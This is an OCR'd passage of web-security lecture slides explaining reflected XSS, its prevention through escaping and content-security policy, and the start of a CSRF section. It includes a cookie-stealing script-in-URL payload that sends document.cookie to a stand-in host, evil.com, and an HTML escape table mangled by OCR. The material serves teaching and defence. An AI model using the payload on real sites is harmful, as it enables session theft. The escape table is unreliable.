
Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)




Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Reflected XSS (Cross-Site Scripting)



Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- *Example*: search field
  - **http://bank.com/search.php?term=**`apple`
  - search.php responds with

```
<HTML>  <TITLE> Search Results </TITLE>
<BODY>
Results for $term :
. . .
</BODY> </HTML>
```

How does an attacker who gets you to visit evil.com exploit this?

Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)

```
http://bank.com/search.php?term=
   <script> window.open(
        "http://evil.com/?cookie = " +
        document.cookie ) </script>
```

What if user clicks on this link?

1) Browser goes to `bank.com/search.php?...`
2) `bank.com` returns

   `<HTML> Results for <script> … </script> …`

3) Browser executes script *in same origin* as `bank.com`

   Sends to `evil.com` the cookie for `bank.com`


2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

You could insert anything you wanted in the headlines by typing it into the URL – a form of reflected XSS

And **https://www.donaldjtrump.com/press-releases/archive/trump%20is%20bad%20at%20internet** gets you:



Reflected XSS: Summary

- Target: user with Javascript-enabled *browser* who visits a vulnerable *web service* that will include parts of URLs it receives in the web page output it generates
- Attacker goal: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- Key trick: server fails to ensure that output it generates does not contain embedded scripts other than its own

Preventing XSS

Web server must perform:


- Input validation: check that inputs are of expected form (whitelisting)
  - Avoid blacklisting; it doesn't work well
- Output escaping: escape dynamic data before inserting it into HTML

Output escaping


- HTML parser looks for special characters: < > & ” ’
  - <html>, , <script>
  - such sequences trigger actions, e.g., running script
- Ideally, user-provided input string should not contain special chars
- If one wants to display these special characters in a webpage without the parser triggering action, one has to escape the parser

Character	Escape sequence
<	<
>	>
&	&amp
“	"
‘	'

Direct vs escaped embedding



Escape user input!



XSS prevention (cont'd): Content-security policy (CSP)

- Have web server supply a whitelist of the scripts that are allowed to appear on a page
  - Web developer specifies the domains the browser should allow for executable scripts, disallowing all other scripts (including **inline scripts**)
- Can opt to globally disallow script execution

XSS Summary

- XSS: Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data
  - Bypasses the same-origin policy
- Fixes: validate/escape input/output, use CSP

CSRF

Cross Site Request Forgery (CSRF)

Top web vulnerabilities

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components

HTML Forms

- Allow a user to provide some data which gets sent with an HTTP POST request to a server

```
<form action="bank.com/action.php">

First name:  <input type="text" name="firstname">

Last name:<input type="text" name="lastname">

<input type="submit" value="Submit"></form>
```

First name:

Last name:

